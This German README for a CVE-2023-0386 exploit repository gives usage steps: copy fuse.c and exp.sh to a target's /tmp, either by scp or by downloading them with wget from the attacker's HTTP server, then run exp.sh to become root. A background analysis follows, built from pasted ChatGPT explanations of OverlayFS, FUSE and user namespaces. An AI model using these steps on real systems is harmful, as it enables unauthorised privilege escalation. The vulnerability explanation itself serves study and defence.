 fanxiaoyao66/cve-2023-0386
Sehr einfacher Exploit und Analyse zu CVE-2023-0386. Verwendet C und sh.

Exploit-Nutzung:
Zuerst: Lade fuse.c und exp.sh in das Verzeichnis /tmp hoch.
Du kannst scp oder python3 -m http.server verwenden, um die Dateien auf das Zielsystem zu übertragen.
scp ~/Desktop/CVE-2023-0386/exp.sh [email protected]:/tmp
scp ~/Desktop/CVE-2023-0386/fuse.c [email protected]:/tmp #your machine
oder
cd ~/Desktop/CVE-2023-0386
python3 -m http.server #your machine
wget your_ip:8000/exp.sh
wget your_ip:8000/fuse.c #target
Und dann:
cd /tmp

/bin/bash exp.sh
Jetzt bist du root!
Im Folgenden findest du eine detaillierte Analyse von CVE-2023-0386.

Gestern habe ich mich den ganzen Tag mit dieser Schwachstelle beschäftigt. Einfach ausgedrückt: Wenn OverlayFS eine Datei vom unteren Dateisystem in das obere Dateisystem kopiert, wird nicht überprüft, ob der Benutzer im Namespace der unteren Datei auf den aktuellen User Namespace abgebildet ist, sodass eine SUID-Rechteausweitung eingerichtet werden kann.
Das klingt sehr abstrakt. Um dieses Problem zu verstehen, musst du zunächst ein paar Dinge wissen:
ChatGPT: Bitte erkläre OverlayFS in Linux ausführlich.
OverlayFS, auch Overlay-Dateisystem genannt, ist ein Union-Dateisystem im Linux-Kernel, das mehrere verschiedene Dateisysteme übereinanderlegen kann, um eine einzige, einheitliche Ansicht zu bilden. Es wurde in Version 3.18 offiziell in den Kernel aufgenommen.
OverlayFS hat drei wichtige Bestandteile: das Lower Filesystem, das Upper Filesystem und das Merged Filesystem. Die Aufgabe jedes Teils ist wie folgt:
Lower filesystem (unteres Dateisystem): Dies ist die Basisebene und normalerweise schreibgeschützt. Alle Dateien und Verzeichnisse werden zunächst aus dieser Ebene bezogen.
Upper filesystem (oberes Dateisystem): Dies ist die oberste Ebene und normalerweise beschreibbar. Wenn wir Schreiboperationen am Dateisystem durchführen, werden alle Änderungen in dieser Ebene gespeichert. Wenn eine Datei im Lower Filesystem existiert, wir sie aber ändern möchten, wird eine Kopie dieser Datei im Upper Filesystem erstellt und dann geändert. Dieser Prozess wird als „copy-up“ bezeichnet.
Merged filesystem (zusammengeführtes Dateisystem): Dies ist die endgültige Ansicht von OverlayFS, die das Lower und das Upper Filesystem kombiniert. Bei Leseoperationen sucht OverlayFS zuerst im Upper Filesystem nach der Datei; wenn sie dort nicht gefunden wird, wird im Lower Filesystem gesucht.
Die logische Ansicht dieser Struktur sieht wie folgt aus:
     ________________
    |                |
    |  Merged View   |
    |________________|
       /          \
____________    ____________
|          |    |          |
|  Lower   |    |  Upper   |
| (read-only)|  | (read-write)|
|____________|  |____________|
Eine wichtige Anwendung von OverlayFS liegt in containerisierten Anwendungen, insbesondere in Docker. In Docker ist jede Image-Ebene schreibgeschützt und kann als Lower Filesystem für andere Container verwendet werden. Wenn wir einen neuen Container starten, erstellt Docker für ihn ein neues, leeres Upper Filesystem. Auf diese Weise wirken sich alle Änderungen am Container (z. B. das Installieren neuer Software) nur auf das Upper Filesystem aus, nicht auf die gemeinsamen Image-Ebenen.
Da OverlayFS außerdem erlaubt, mehrere Lower Filesystems unter einer oberen Ebene zu mounten, können wir auch Dateisysteme mit mehreren Ebenen erstellen, was bei Docker-Image-Ebenen weit verbreitet ist.
Zusammenfassend: Die Dateien der unteren Ebene sind schreibgeschützt, die Dateien der oberen Ebene sind les- und schreibbar, und die Zusammenführungsebene vereint die Dateien der unteren und oberen Ebene zu einer einheitlichen Ansicht. Wenn wir in der Zusammenführungsebene eine Datei ändern, die in der unteren Ebene existiert, aber nicht in der oberen Ebene, wird die Datei der unteren Ebene unverändert in die obere Ebene kopiert, damit sie geändert werden kann. Genau hier wird die Schwachstelle ausgelöst.
GPT: Du bist ein Linux-Kernel-Experte. Bitte erkläre jetzt ausführlich, was FUSE ist.
FUSE (Filesystem in Userspace) ist ein Mechanismus zum Erstellen von Dateisystemen im Benutzerbereich. Es ist eine vom Linux-Kernel bereitgestellte Schnittstelle, die es Benutzern ermöglicht, eigene Dateisysteme zu entwickeln und auszuführen, ohne den Kernel-Code zu ändern.
Das Hauptziel von FUSE ist es, die Entwicklung und Nutzung neuer Dateisysteme zu vereinfachen. Mit FUSE kannst du benutzerdefinierte Dateisysteme erstellen, ohne die Details vieler Kernel-APIs kennen zu müssen. Das ist sehr nützlich für Szenarien wie Debugging, schnelles Prototyping, akademische Forschung, die Implementierung sehr spezieller Dateisysteme (z. B. transparente verschlüsselte Dateisysteme, Netzwerkdateisysteme) usw.
Bei FUSE läuft der größte Teil der Dateisystemlogik im Benutzerbereich. Das macht die Entwicklung einfacher, da der Benutzerbereich eine freundlichere Entwicklungsumgebung bietet: Du kannst jede beliebige Programmiersprache verwenden, dir stehen mehr Bibliotheken zur Verfügung, die Fehlerbehandlung ist einfacher usw. Andererseits bedeutet dies auch, dass FUSE-Dateisysteme normalerweise langsamer sind als Dateisysteme im Kernelbereich, da sie häufig zwischen Benutzer- und Kernelbereich kontextwechseln müssen.
Ein FUSE-Dateisystem besteht normalerweise aus zwei Teilen:
Bei der Entwicklung eines FUSE-Dateisystems musst du eine Reihe von Callback-Funktionen implementieren, die den verschiedenen Dateisystemoperationen entsprechen, wie z. B. Öffnen, Lesen und Schreiben von Dateien. Wenn diese Operationen auftreten, ruft das FUSE-Kernelmodul die entsprechende Callback-Funktion auf und gibt das Ergebnis an den Aufrufer zurück.
Insgesamt bietet FUSE ein leistungsfähiges Framework für die Implementierung von Dateisystemen im Benutzerbereich. Es vereinfacht die Entwicklung von Dateisystemen und ermöglicht es, Dateisysteme modular zu erweitern und zu modifizieren.
Eigentlich erlaubt FUSE dem Benutzer, ein eigenes Dateisystem und die darin enthaltenen Dateien zu definieren.
Wir müssen den FUSE-bezogenen Code in C schreiben.
Du bist ein Linux-Kernel-Experte, was ist ein User Namespace?
In Linux ist ein „Namespace“ eine Kernel-Funktion, mit der die Sicht von Prozessen isoliert werden kann, sodass Prozesse nur Ressourcen sehen können, die zum selben Namespace gehören. Jeder Namespace-Typ entspricht einer bestimmten Art von Ressource. Beispielsweise werden PID-Namespaces (Process ID) verwendet, um Prozess-IDs zu isolieren, Net-Namespaces isolieren Netzwerkschnittstellen und Netzwerk-Stacks, und Mount-Namespaces isolieren Dateisystem-Mountpunkte usw.
User Namespaces sind eine Art von Linux-Namespace und werden hauptsächlich verwendet, um Benutzer- und Gruppen-IDs zu isolieren. Jeder User Namespace besitzt einen eigenen Satz von Benutzer- und Gruppen-IDs. Zum Beispiel: Ein Prozess kann in User Namespace A als Root-Benutzer (UID 0) laufen, in User Namespace B jedoch nur ein gewöhnlicher Benutzer sein.
